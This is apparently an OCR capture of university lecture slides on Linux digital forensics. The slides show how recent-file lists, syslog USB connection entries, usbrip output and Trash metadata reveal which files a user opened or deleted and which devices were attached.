
~/df/06-artifacts/windows/


What about files that
do not reside on the user's device anymore?

Recent Files

```
~$ cat .local/share/recently-used.xbel
```

```
<?xml version="1.0" encoding="UTF-8"?>
<xbel version="1.0"
      xmlns:bookmark="http://www.freedesktop.org/standards/desktop-bookmarks"
      xmlns:mime="http://www.freedesktop.org/standards/shared-mime-info">
  <bookmark href="file:///media/schreber/B24E-E741/tree.jpg"
            added="2021-12-03T19:10:57Z" modified="2021-12-03T19:16:21Z"
            visited="1969-12-31T23:59:59Z">
    <info>
      <metadata owner="http://freedesktop.org">
        <mime:mime-type type="image/png"/>
        <bookmark:groups>
          <bookmark:group>Graphics</bookmark:group>
        </bookmark:groups>
        <bookmark:applications>
          <bookmark:application name="org.gnome.Nautilus"
                                exec="&amp;apos;org.gnome.Nautilus %u&amp;apos;"
                                modified="2021-12-03T19:16:21Z" count="3"/>
          <bookmark:application name="Image Viewer" exec="&amp;apos;eog %u&amp;apos;"
                                modified="2021-12-03T19:16:21Z" count="3"/>
        </bookmark:applications>
      </metadata>
    </info>
  </bookmark>
</xbel>
```






Hochschule Bonn-Rhein-Sieg

Fraunhofer FKIE

Recent Files

```
~$ cat .local/share/recently-used.xbel
```

```
<?xml version="1.0" encoding="UTF-8"?>
<xbel version="1.0"
      xmlns:bookmark="http://www.freedesktop.org/standards/desktop-bookmarks"
      xmlns:mime="http://www.freedesktop.org/standards/shared-mime-info">
  <bookmark href="file:///media/schreber/B24E-E741/tree.jpg"
            added="2021-12-03T19:10:57Z" modified="2021-12-03T19:16:21Z"
            visited="1969-12-31T23:59:59Z">
    <info>
      <metadata owner="http://freedesktop.org">
        <mime:mime-type type="image/png"/>
        <bookmark:groups>
          <bookmark:group>Graphics</bookmark:group>
        </bookmark:groups>
        <bookmark:applications>
          <bookmark:application name="org.gnome.Nautilus"
                                exec="&apos;org.gnome.Nautilus %u&apos;"
                                modified="2021-12-03T19:16:21Z" count="3"/>
          <bookmark:application name="Image Viewer" exec="&apos;eog %u&apos;"
                                modified="2021-12-03T19:16:21Z" count="3"/>
        </bookmark:applications>
      </metadata>
    </info>
  </bookmark>
</xbel>
```



After removing the external drive.

Hochschule Bonn-Rhein-Sieg

Fraunhofer FKIE

Artifacts: Linux

~/df/06-artifacts/windows/

Was the file ever created or viewed the user?

When?

Did the user acc more than onc

~/df/06-artifacts/windows/lnk-files/

LNK files

Location:

%UserProfile%\AppData\Roaming\Microsoft\Windows\Recent\

~/df/06-artifacts/windows/

~/df/06-artifacts/windows/

~/df/06-artifacts/windows/

What if the file was deleted?


Hochschule Bonn-Rhein-Sieg

Fraunhofer FKIE

Recent Files

```
~$ cat .local/share/recently-used.xbel
```

```
<?xml version="1.0" encoding="UTF-8"?>
<xbel version="1.0"
      xmlns:bookmark="http://www.freedesktop.org/standards/desktop-bookmarks"
      xmlns:mime="http://www.freedesktop.org/standards/shared-mime-info">
  <bookmark href="file:///home/schreber/tree.jpg" added="2021-12-05T10:47:26Z"
            modified="2021-12-05T10:47:27Z" visited="1969-12-31T23:59:59Z">
    <info>
      <metadata owner="http://freedesktop.org">
        <mime:mime-type type="image/jpeg"/>
        <bookmark:groups>
          <bookmark:group>Graphics</bookmark:group>
        </bookmark:groups>
        <bookmark:applications>
          <bookmark:application name="org.gnome.Nautilus"
                                exec="&amp;apos;org.gnome.Nautilus %u&amp;apos;"
                                modified="2021-12-05T10:47:26Z" count="1"/>
          <bookmark:application name="Image Viewer" exec="&amp;apos;eog %u&amp;apos;"
                                modified="2021-12-05T10:47:27Z" count="1"/>
        </bookmark:applications>
      </metadata>
    </info>
  </bookmark>
</xbel>
```



After deleting or moving the file.

Hochschule Bonn-Rhein-Sieg


Fraunhofer FKIE


Recent Files

LibreOffice “Recent Documents”

- `.config/libreoffice/4/user/registrymodifications.xcu`
- Contains paths and thumbnails

Vim and variants





`viminfo` and its variants

Okular

- `.local/share/okular/docdata/`
- XML files for recent documents
- Includes last open page and annotations (sometimes)

…

Hochschule Bonn-Rhein-Sieg

Fraunhofer FKIE

Artifacts: Linux

~/df/06-artifacts/windows/

Was the file
ever created or viewed
the user?

When?

Did the user acc
more than onc

~/df/06-artifacts/windows/lnk-files/

LNK files

Location:
%UserProfile%\AppData\Roaming\Microsoft\Windows\Recent\

~/df/06-artifacts/windows/


files that
er's device anymore?

~/df/06-artifacts/windows/

Find F:\!

Or: don't trust drive letters.

Don't even search for drive letters!



Hochschule Bonn-Rhein-Sieg

Fraunhofer FKIE

External Devices

```
~$ cat /var/log/syslog
```

```
[…]
Dec  3 22:02:52 lnx kernel: [ 7235.354442] usb 1-1: new high-speed USB device number 7 using ehci-pci
Dec  3 22:02:52 lnx kernel: [ 7235.811798] usb 1-1: New USB device found, idVendor=1b1c, idProduct=1ab1, bcdDevice= 1.00
Dec  3 22:02:52 lnx kernel: [ 7235.811815] usb 1-1: New USB device strings: Mfr=1, Product=2, SerialNumber=3
Dec  3 22:02:52 lnx kernel: [ 7235.811822] usb 1-1: Product: Voyager
Dec  3 22:02:52 lnx kernel: [ 7235.811827] usb 1-1: Manufacturer: Corsair
Dec  3 22:02:52 lnx kernel: [ 7235.811832] usb 1-1: SerialNumber: 070851D18C943F37
Dec  3 22:02:52 lnx kernel: [ 7235.817529] usb-storage 1-1:1.0: USB Mass Storage device detected
[…]
Dec  3 22:02:53 lnx kernel: [ 7236.852233] scsi 3:0:0:0: Direct-Access     Corsair  Voyager          000A PQ: 0 ANSI: 4
Dec  3 22:02:53 lnx kernel: [ 7236.854234] sd 3:0:0:0: Attached scsi generic sg2 type 0
Dec  3 22:02:53 lnx kernel: [ 7236.864254] sd 3:0:0:0: [sdb] 30299520 512-byte logical blocks: (15.5 GB/14.4 GiB)
Dec  3 22:02:53 lnx kernel: [ 7236.871585] sd 3:0:0:0: [sdb] Write Protect is off
[…]
Dec  3 22:02:53 lnx kernel: [ 7237.034669]  sdb: sdb1
Dec  3 22:02:53 lnx kernel: [ 7237.089482] sd 3:0:0:0: [sdb] Attached SCSI removable disk
Dec  3 22:02:54 lnx kernel: [ 7238.119357] exfat: Deprecated parameter 'namecase'
Dec  3 22:02:54 lnx kernel: [ 7238.125594] exFAT-fs (sdb1): Volume was not properly unmounted. […]
[…]
Dec  3 22:02:55 lnx udisksd[564]: Mounted /dev/sdb1 at /media/schreber/B24E-E741 on behalf of uid 1000
[…]
```

Hochschule Bonn-Rhein-Sieg

Fraunhofer FKIE

External Devices


```
~$ cat /var/log/syslog
```

```
[…]
Dec  3 22:04:12 lnx udisksd[564]: Cleaning up mount point /media/schreber/B24E-E741 (device 8:17 is not mounted)
Dec  3 22:04:12 lnx systemd[1]: media-schreber-B24E\x2dE741.mount: Succeeded.
Dec  3 22:04:12 lnx systemd[694]: media-schreber-B24E\x2dE741.mount: Succeeded.
Dec  3 22:04:12 lnx udisksd[564]: Unmounted /dev/sdb1 on behalf of uid 1000
Dec  3 22:04:12 lnx systemd[1]: Stopping Clean the /media/schreber/B24E-E741 mount point...
Dec  3 22:04:12 lnx systemd[1]: clean-mount-point@media-schreber-B24E\x2dE741.service: Succeeded.
Dec  3 22:04:12 lnx systemd[1]: Stopped Clean the /media/schreber/B24E-E741 mount point.
Dec  3 22:04:13 lnx dbus-daemon[720]: [session uid=1000 pid=720] Successfully activated service 'org.freedesktop.Tracker1'
Dec  3 22:04:13 lnx systemd[694]: Started Tracker metadata database store and lookup manager.
Dec  3 22:04:13 lnx kernel: [ 7316.540423] sdb: detected capacity change from 30299520 to 0
Dec  3 22:04:13 lnx systemd[694]: gnome-launched-gio-4188.scope: Succeeded.
Dec  3 22:04:16 lnx systemd[1]: systemd-hostnamed.service: Succeeded.
Dec  3 22:04:40 lnx kernel: [ 7344.002746] usb 1-1: USB disconnect, device number 7
[…]
```

Hochschule Bonn-Rhein-Sieg

Fraunhofer FKIE

External Devices



```
~$ cat /var/log/syslog
```

```
[…]
Dec  4 00:16:55 lnx kernel: [15278.563977] usb 1-1: new high-speed USB device number 12 using ehci-pci
Dec  4 00:16:57 lnx kernel: [15281.226621] usb 1-1: New USB device found, idVendor=046d, idProduct=082d, bcdDevice= 0.11
Dec  4 00:16:57 lnx kernel: [15281.226637] usb 1-1: New USB device strings: Mfr=0, Product=2, SerialNumber=1
Dec  4 00:16:57 lnx kernel: [15281.226644] usb 1-1: Product: HD Pro Webcam C920
Dec  4 00:16:57 lnx kernel: [15281.226650] usb 1-1: SerialNumber: 9B8DB6AF
Dec  4 00:16:57 lnx mtp-probe: checking bus 1, device 12: "/sys/devices/pci0000:00/0000:00:0b.0/usb1/1-1"
Dec  4 00:16:57 lnx mtp-probe: bus: 1, device: 12 was not an MTP device
Dec  4 00:16:57 lnx kernel: [15281.298039] mc: Linux media interface: v0.10
Dec  4 00:16:57 lnx kernel: [15281.303503] videodev: Linux video capture interface: v2.00
Dec  4 00:16:58 lnx kernel: [15281.641331] uvcvideo: Found UVC 1.00 device HD Pro Webcam C920 (046d:082d)
[…]
Dec  4 00:16:58 lnx /usr/lib/gdm3/gdm-x-session[715]: (II) Using input driver 'libinput' for 'HD Pro Webcam C920'
Dec  4 00:16:58 lnx /usr/lib/gdm3/gdm-x-session[715]: (II) systemd-logind: got fd for /dev/input/event7 13:71 fd 48 paused 0
Dec  4 00:16:58 lnx /usr/lib/gdm3/gdm-x-session[715]: (**) HD Pro Webcam C920: always reports core events
Dec  4 00:16:58 lnx /usr/lib/gdm3/gdm-x-session[715]: (**) Option "Device" "/dev/input/event7"
[…]
```

Hochschule Bonn-Rhein-Sieg

Fraunhofer FKIE

External Devices

```
~$ cat /var/log/syslog
```

```
[…]
Dec  4 00:19:01 lnx kernel: [15404.643669] usb 1-1: USB disconnect, device number 12
Dec  4 00:18:34 lnx gnome-shell[1021]: ../clutter/clutter/clutter-actor.c:10558: The clutter_actor_set_allocation() function
can only be called from within the implementation of the ClutterActor::allocate() virtual function.
Dec  4 00:19:01 lnx gsd-media-keys[1213]: Unable to get default source
Dec  4 00:19:01 lnx /usr/lib/gdm3/gdm-x-session[715]: (II) config/udev: removing device HD Pro Webcam C920
Dec  4 00:19:01 lnx /usr/lib/gdm3/gdm-x-session[715]: (**) Option "fd" "48"
Dec  4 00:19:01 lnx /usr/lib/gdm3/gdm-x-session[715]: (II) event7  - HD Pro Webcam C920: device removed
Dec  4 00:19:01 lnx /usr/lib/gdm3/gdm-x-session[715]: (II) UnloadModule: "libinput"
Dec  4 00:19:01 lnx /usr/lib/gdm3/gdm-x-session[715]: (II) systemd-logind: releasing fd for 13:71
Dec  4 00:19:12 lnx gnome-shell[1021]: ../clutter/clutter/clutter-actor.c:10558: The clutter_actor_set_allocation() function
can only be called from within the implementation of the ClutterActor::allocate() virtual function.
[…]
```

Hochschule Bonn-Rhein-Sieg

Fraunhofer FKIE

External Devices


```
(venv) root@lnx:~# usbrip events history -qery -qe
100%|                                | 18194/18194 [00:00<00:00, 956244.34line/s]
```


USB-History-Events

Connected	Host	VID	PID	Product	Manufacturer	Serial Number	Port	Disconnected
2021-12-03 ••••••••	----	----	----	----------	----------	----------	----	----------
2021-12-03 20:10:18	lnx	1b1c	1ab1	Voyager	Corsair	070851D18C943F37	1-1	2021-12-03 20:13:07
2021-12-03 20:15:08	lnx	1b1c	1ab1	Voyager	Corsair	070851D18C943F37	1-1	2021-12-03 20:16:51
2021-12-03 20:17:00	lnx	1b1c	1ab1	Voyager	Corsair	070851D18C943F37	1-1	2021-12-03 21:40:54
2021-12-03 21:41:04	lnx	1b1c	1ab1	Voyager	Corsair	070851D18C943F37	1-1	2021-12-03 22:01:14
2021-12-03 22:01:22	lnx	1b1c	1ab1	Voyager	Corsair	070851D18C943F37	1-1	2021-12-03 22:02:34
2021-12-03 22:02:52	lnx	1b1c	1ab1	Voyager	Corsair	070851D18C943F37	1-1	2021-12-03 22:04:40
2021-12-03 22:27:58	lnx	0930	6544	TransMemory	TOSHIBA	0022CFF6B8BBC2B13B2CFAA3	1-1	2021-12-03 22:28:29
2021-12-03 22:29:20	lnx	13fe	1e00	Patriot Memory	∅	∅	1-1	2021-12-03 22:29:31
2021-12-03 22:30:42	lnx	0781	5151	Cruzer Micro	SanDisk	3513401B330055BF	1-1	2021-12-03 22:30:56
2021-12-03 22:34:29	lnx	0781	5572	Cruzer Switch	SanDisk	4C532000031024118521	1-1	2021-12-03 22:34:51
2021-12-04 ••••••••	----	----	----	----------	----------	----------	----	----------
2021-12-04 00:16:57	lnx	046d	082d	HD Pro Webcam C920	∅	∅	1-1	2021-12-04 00:19:01


Note: this is not a forensics tool – verify the output!

[https://github.com/snovvcrash/usbrip]

Artifacts: Linux



Trash





```
~$ tree ~/.local/share/Trash
.local/share/Trash/
├── info
│   ├── penguin.jpg.trashinfo
│   ├── my-notes.txt.trashinfo
│   ├── just-a-temp-file.trashinfo
│   └── Delete-Me.txt.trashinfo
└── files
    ├── penguin.jpg
    ├── my-notes.txt
    ├── just-a-temp-file
    └── Delete-Me.txt

2 directories, 8 files
```

```
~$ cat ~/.local/share/Trash/my-notes.txt.trashinfo
[Trash Info]
Path=/home/schreber/my-notes.txt
DeletionDate=2021-01-06T23:11:07
```

Hochschule Bonn-Rhein-Sieg

Fraunhofer FKIE

Trash




```
~$ tree ~/.local/share/Trash
.local/share/Trash/
├── info
│   ├── penguin.jpg.trashinfo
│   ├── my-notes.txt.trashinfo
│   ├── just-a-temp-file.trashinfo
│   └── Delete-Me.txt.trashinfo
└── files
    ├── penguin.jpg
    ├── my-notes.txt
    ├── just-a-temp-file
    └── Delete-Me.txt

2 directories, 8 files
```

```
~$ cat ~/.local/share/Trash/my-notes.txt.trashinfo
[Trash Info]
Path=/home/schreber/my-notes.txt
DeletionDate=2021-01-06T23:11:07
```

Hochschule Bonn-Rhein-Sieg

Fraunhofer FKIE

Trash

Before moving to Trash

```
~$ stat my-notes.txt
[…]
Access: 2021-01-06 23:05:04.242867729 +0100
Modify: 2021-01-06 23:05:04.246867729 +0100
Change: 2021-01-06 23:05:04.246867729 +0100
 Birth: -
```

After moving to Trash

```
~$ cat ~/.local/share/Trash/my-notes.txt.trashinfo
[Trash Info]
Path=/home/schreber/my-notes.txt
DeletionDate=2021-01-06T23:11:07
```

```
~$ stat .local/share/Trash/files/my-notes.txt
[…]
Access: 2021-01-06 23:05:04.242867729 +0100
Modify: 2021-01-06 23:05:04.246867723 +0100
Change: 2021-01-06 23:11:07.154311559 +0100
 Birth: -
```

After restoring from Trash

```
~$ stat .local/share/Trash/files/my-notes.txt
[…]
Access: 2021-01-06 23:05:04.242867729 +0100
Modify: 2021-01-06 23:05:04.246867723 +0100
Change: 2021-01-07 00:12:11.604695340 +0100
 Birth: -
```


Hochschule Bonn-Rhein-Sieg

Fraunhofer FKIE

Trash

```
~$ tree -ug shared/
shared/
├── [forster  forster ]  forster
│   ├── [forster  forster ]  journey-log.txt
│   └── [forster  forster ]  pics
└── [schreber schreber]  schreber
    └── [schreber schreber]  caracal.txt
```

```
~$ tree -ug .local/share/Trash/
.local/share/Trash/
├── [schreber schreber]  files
│   └── [schreber schreber]  shared
│       ├── [forster  forster ]  forster
│       │   ├── [forster  forster ]  journey-log.txt
│       │   └── [forster  forster ]  pics
│       └── [schreber schreber]  schreber
│           └── [schreber schreber]  caracal.txt
└── [schreber schreber]  info
    └── [schreber schreber]  shared.trashinfo
```

